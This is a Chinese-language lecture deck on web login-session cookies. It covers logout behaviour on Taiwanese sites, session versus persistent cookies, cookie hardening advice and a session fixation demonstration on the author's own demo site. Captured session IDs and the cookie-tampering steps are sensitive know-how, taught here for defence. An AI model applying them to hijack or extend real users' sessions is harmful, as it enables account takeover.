關閉所有 **Browser** 視窗 可否順利登出

可登出 (需重新登入)

- * myNTU
 - * <https://my.ntu.edu.tw/>
- * iVideo
 - * <https://www.ivideo.com.tw/>
- * 舊山線鐵道自行車
 - * https://www.oml-railbike.com/_pages/general/login.php
- * 行政院人事服務網
 - * <https://ecpa.dgpa.gov.tw/>
- * 各家網路銀行

無法登出 (不需重新登入)

- * PChome 24H
 - * <https://24h.pchome.com.tw/>
- * ezfly
 - * <https://www.ezfly.com/>
- * 新光影城
 - * <https://www.skcinemas.com/>
- * Happy Go
 - * <https://www.happygocard.com.tw>
- * Google
 - * <https://www.google.com/>
- * MOMO 購物網
 - * <https://www.momoshop.com.tw/>

原因 : Expire Attribute of Cookie

- * Session Cookie(Temporary)
 - * 無 Expires日期， Browser 全部關閉就會消失.
- * Persistent Cookie
 - * 有 Expires 日期(預設GMT時區)， Browser 全部關閉或重開機後仍會存在。

Name	Value	Domain	Path	Expires / Max-Age
A1S	d=AQABBPzw0WQCEDvmmgA-...	.yahoo.com	/	Session
wshop	wshop_web_c_16	www.momos...	/	Session
bid	68c16f3f66f613377e05c190cb447...	.momoshop.c...	/	Session
isBI	1	.momoshop.c...	/	Session
CN	undefined	.momoshop.c...	/	Session
JSESSIONID	8C4C7B4CD5655A1BB154AB002E...	www.momos...	/	Session
TN	undefined	.momoshop.c...	/	Session
CM	undefined	.momoshop.c...	/	Session
_atrk_ssId	L7l4d0FT7z5NjwTNYGAoH1	.momoshop.c...	/	2024-05-04T02:39:40.000Z
_atrk_sessidx	3	.momoshop.c...	/	2024-05-04T02:39:40.000Z
_eds	1714788582	.momoshop.c...	/	2024-05-04T02:39:42.000Z
_mwa_uniSessi...	1714788580726477718.17147885...	.momoshop.c...	/	2024-05-04T02:39:45.000Z
wd	1236x545	.facebook.com	/	2024-05-04T02:50:08.000Z

Session Cookie

Persistent Cookie

Session Cookie 案例

* myNTU



Name	Value	Domain	Path	Expires / Max-Age
intutoken	D4EED6C4761B271D2C2137EE0BC4...	my.ntu.edu.tw	/	2024-04-10T12:31:39.2...
_ga	GA1.3.576858119.1691731963	.ntu.edu.tw	/	2025-02-14T13:48:09.1...
_ga_WDL5MQGG2R	GS1.1.1704941884.15.0.1704941884...	.ntu.edu.tw	/	2025-02-14T02:58:04.2...
ASP.NET SessionId	vtqtpibraxbb540sz1ztiff	my.ntu.edu.tw	/	Session
_ga_7L6266MDLW	GS1.1.1704709962.21.0.1704709967...	.ntu.edu.tw	/	2025-02-11T10:32:47.3...
_ga_TKBYH70HK7	GS1.1.1704549095.2.1.1704549338.6...	.ntu.edu.tw	/	2025-02-09T13:55:38.6...

* iVideo

Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	ipkmcje3rktc4gjmpaofuevmrf	www.ivideo.com.tw	/	Session

ezTravel

兩者皆支援

* <https://www.eztravel.com.tw/>



The image shows the login page of ezTravel. At the top, there are three tabs: '登入' (Login), '註冊' (Register), and '訪客訂單' (Guest Order). Below the tabs, there is a button that says '不再提供身分證字號登入' (No longer provide ID card number login) with a link to '說明' (Explanation). Underneath is a text input field for 'e-mail / 台灣手機號碼' (e-mail / Taiwan mobile number). Below the input field, there is a checkbox labeled '保持登入狀態' (Keep login state) which is checked, and a link '忘記密碼' (Forgot password). At the bottom is a large green button labeled '登入' (Login).

* 勾選: 關閉所有 Browser 視窗後，不需重新登入

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
SESSION	3fff62d89a76448082c8cb4c337ffae3	.eztravel.com.tw	/	2025-06-25T07:25:18.113Z	39	✓	✓	None
SESSION_SIGN	"8vuF5LaWYsqjT3xlCS9AuZ0nLMA="	.eztravel.com.tw	/	2025-06-25T07:25:18.113Z	42	✓	✓	None

* 未勾選: 關閉所有 Browser 視窗後，需重新登入

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
SESSION	18ba79cf78564316bb62ed314c6f2b2d	.eztravel.com.tw	/	Session	39	✓	✓	None
SESSION_SIGN	"SqtXWbdm0zOy8xVZiUaY1Gxrrmk="	.eztravel.com.tw	/	Session	42	✓	✓	None

Manual Change

“Session Cookie” to “Persistent Cookie” ?

- * iVideo

- * <https://www.ivideo.com.tw/>

Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	ogseru5fd8cs85hk9cipu2...	www.ivideo.com.tw	/	Session

Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	ogseru5fd8cs85hk9cipu232ur	www.ivideo.com.tw	/	2026-05-26T14:22:49.000Z

- * 成功 ^^

- * Why ?

- * LoginSession Cookie 真正 Timeout 是由 WebServer 控制
 - * Server 端僅驗證 Cookie 值，其他 Cookie Attributes Only For Browser 如何控管 Cookie，與驗證無關

如何登出帳號

總結

- * 方法1: F12 手動刪除 Cookie
 - * LoginSession Cookie 仍保留在 WebServer
- * 方法2: 關閉”所有” Browser視窗
 - * 僅對 Session Cookie 有效，Persistent Cookie 無效
 - * LoginSession Cookie 仍保留在 WebServer
- * 方法3: Click “登出” (最佳方法)
 - * LoginSession Cookie 同時在 Browser 及 WebServer 端刪除
 - * 若有多個裝置使用此 Cookie，同時失效.

The scope of a cookie

- * 一般視窗
 - * 不同視窗共享 Cookies 資訊
 - * 關閉全部視窗: 刪除 Session Cookies
- * 無痕模式視窗
 - * 不同視窗共享 Cookies 資訊
 - * 關閉全部視窗: 刪除 Session + Persistent Cookies
- * Command Line Browser: cURL, sqlmap
 - * 每個 Request 皆為獨立執行，不會共享 Cookies 資訊

Persistent Cookie

對使用者之風險

- * 關閉”所有” Browser視窗並不會自動登出
 - * LoginSession Cookie 在 WebServer 存在時間長
 - * 應避免於公用電腦使用
- * 使用公用電腦登入
 - * 建議使用”無痕模式”
 - * 使用完畢後務必要登出

LoginSession Cookie Best Practice


LoginSession Cookie

Best Practice

- * **Cookie Name** 應避免使用預設名稱或含有易於猜測之關鍵字
 - * ASP.NET_SessionId, PHPSESSID, JSESSIONID, *SID, *SESSION_ID
- * 應提供”登出”功能，並確實刪除 Browser and Server 端 Cookie
 - * Idle 一段時間後，應提供”自動登出”功能
- * 應避免尚未登入時，就產生 LoginSession Cookie
 - * 可避免洩漏 Cookie Name
 - * 可避免耗盡 Server 資源
- * **Cookie Value**
 - * 不應儲存 User ID 或 具規則性識別碼
 - * 不應接受使用者手動輸入值(Session Fixation/Adoption Vulnerability)
- * **Cookie Attributes** 應設定如下值
 - * HttpOnly= True, Secure= True, Samesite= Lax/Strict
 - * 如下設定可能有 CSRF 漏洞風險
 - * Samesite= NULL or None
 - * Samesite= Lax 且使用 HTTP GET 傳遞


Cookie Name 應避免使用預設名稱 或含有易於猜測之關鍵字

* iVideo



Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	ogseru5fd8cs85hk9cipu232ur	www.ivideo.com.tw	/	Session

* myNTU




Name	Value	Domain
ASP.NET_SessionId	gumvxz55zeedru45odu35p45	my.ntu.ed...

應避免尚未登入時，就產生 LoginSession Cookie

- * iVideo

- * <https://www.ivideo.com.tw/>



- * myNTU

- * <https://my.ntu.edu.tw>

Name	Value	Domain	Path	Expires / Max-A...	Size	HttpOnly	Secure	SameSite
ASP.NET_SessionId	1y20evktwjfydw...	my.ntu.edu.tw	/	Session	41	✓	✓	Lax

應避免尚未登入時，就產生 LoginSession Cookie

* 教育部

* <https://www.edu.tw>

The screenshot shows the Ministry of Education website (www.edu.tw/Default.aspx) with the text "無任何登入功能，為何產生 LoginSession Cookie ?" overlaid. Below the website, the browser's Application tab is open, displaying a table of cookies. The table has columns for Name, Value, Domain, Path, and Expires / M... The first row, ASP.NET_SessionId, is highlighted with a red box. The other two rows are font_size and LB_www.edu.tw.

Name	Value	Domain	Path	Expires / M...
ASP.NET_SessionId	2dfnrhbanqlkbch43ezqo5lm	www.edu.tw	/	Session
font_size	m	www.edu.tw	/	Session
LB_www.edu.tw	2970513292.47873.0000	www.edu.tw	/	Session

未登入就產生 LoginSession Cookie 範例程式

檢查使用者是否已經登入?

```
<?php
session_start();
if ($_SESSION['login']) {
    echo "已經登入";
} else {
    echo "尚未登入";
}
?>
```

* http://demo3.buda.idv.tw/php/login/login_check_v1.php

何時產生 LoginSession Cookie ?

- * session_start(); 作用
 - 1.檢查是否已有 LoginSession Cookie
 - 2.有: 使用現有
無: 新產生一個
- * if (\$_SESSION['login']) 作用
 - * 檢查此 Cookie 是否有效

未登入就產生 **LoginSession Cookie** 消耗系統資源

~# cd /var/lib/php/sessions/

* 每個 LoginSession Cookie 對應一個檔案

```
root@ubuntu2204:/var/lib/php/sessions# ls -la
total 16
drwx-wx-wt 2 root    root    4096 May 10 11:46 .
drwxr-xr-x 4 root    root    4096 May  1 10:27 ..
-rw----- 1 www-data www-data  0 May 10 11:46 sess_4ahmhgvvoc95kcfst5hemeeef0f
-rw----- 1 www-data www-data  0 May 10 11:46 sess_mnlfbmkhc5gn067k625vdfv03o
-rw----- 1 www-data www-data  0 May 10 11:46 sess_r0vvli rvppu6m57mps8voa2vqk
-rw----- 1 www-data www-data 51 May 10 11:45 sess_rcu6jk6a8pjl5h7ul6tpge3mi
-rw----- 1 www-data www-data 51 May 10 11:25 sess_uhqe09hfs7gjro3rjsr4anij5c
```

* 測試執行多次

~# curl

http://demo3.buda.idv.tw/php/login/login_check_v1.php

避免未登入就產生 LoginSession Cookie

範例程式

檢查使用者是否已經登入?

```
<?php
//Check "LoginSession Cookie" first.
If ($_COOKIE['PHPSESSID']){
    session_start();
    if ($_SESSION['login']) {
        echo "已經登入";
        exit();
    }
}
echo "尚未登入";
?>
```

http://demo3.buda.idv.tw/php/login/login_check_v2.php

修正邏輯

應先檢查是否已存在 LoginSession Cookie

若 Cookie 已存在，才開始進行驗證程序

Cookie Value

不應接受使用者手動輸入值

- * Session Fixation/Adoption Vulnerability
 - * Permits an attacker to hijack a valid user session.
 - * When authenticating a user, it doesn't assign a new session ID, and use an existent session ID.
- * PHP 範例

```
session_start();
```

 1. 檢查是否已有 LoginSession Cookie
 2. 有: 使用現有 → Session Fixation Vulnerability
無: 新產生一個

Session Fixation Vulnerability

- * Demo Site

- * <https://demo3.buda.idv.tw/php/login/login.php>

- * PHPSESSID

- * C35tmuulgptrrva44i6umg78ks (原始值)

- * 1111 (長度可不同)

Session Fixation Vulnerability

- * 解决方法: use strict session mode.
 - * Does not accept an uninitialized session ID, and regenerates the session ID.
 - * Ubuntu 22.04: /etc/php/8.1/apache2/php.ini
 - * Ubuntu 24.04: /etc/php/8.3/apache2/php.ini
 - * `session.use_strict_mode=1` (default is 0)
 - * `~# systemctl restart apache2`
- * Ref.
 - * https://owasp.org/www-community/attacks/Session_fixation
 - * https://wiki.php.net/rfc/strict_sessions



結論

沒有 Cookie 的世界會怎樣？

* 關閉 Cookie

- * 隱私權和安全性 -> 網站設定 -> 其他內容設定:
網站在裝置端的資料
- * <chrome://settings/content/siteData>



沒有 Cookie 的世界會怎樣？

- * LoginSession Cookie

- * 所有需帳密登入之網站皆無法登入

- * Normal Cookie

- * 國家地理雜誌: 無限免費看
 - * <https://www.natgeomedia.com/>
 - * 苗栗舊山線鐵道自行車: 無法切換語言
 - * <https://www.oml-railbike.com/>
 - * 台大智匯網購物車: 無法加入購物車
 - * <https://online.ntuspecs.ntu.edu.tw>
 - * MOMO 購物網: 無法顯示登入視窗
 - * <https://www.momoshop.com.tw/>
 - * 24H PChome: 網頁無法顯示
 - * <https://24h.pchome.com.tw/>

Normal vs. LoginSession Cookie

Cookie	Created by	Stored @	個數	Name(命名規則)	Value
LoginSession Cookie	Server	Both	One	By WebServer (SSID, SESSION_ID)	隱密 (值為亂數)
Normal Cookie	Server or Client	Client Only	1 or many	By Client (無規則)	非隱密

Cookie	Path Attr	Expire Date	用途
LoginSession Cookie	/ (WebServer 設定)	Expire Attr(Browser) or Session TimeOut(Server)	Login Credential
Normal Cookie	目前檔案所在目錄	Expire Attr(Browser)	UI Friendly、User Preference ...



簡報完畢
謝謝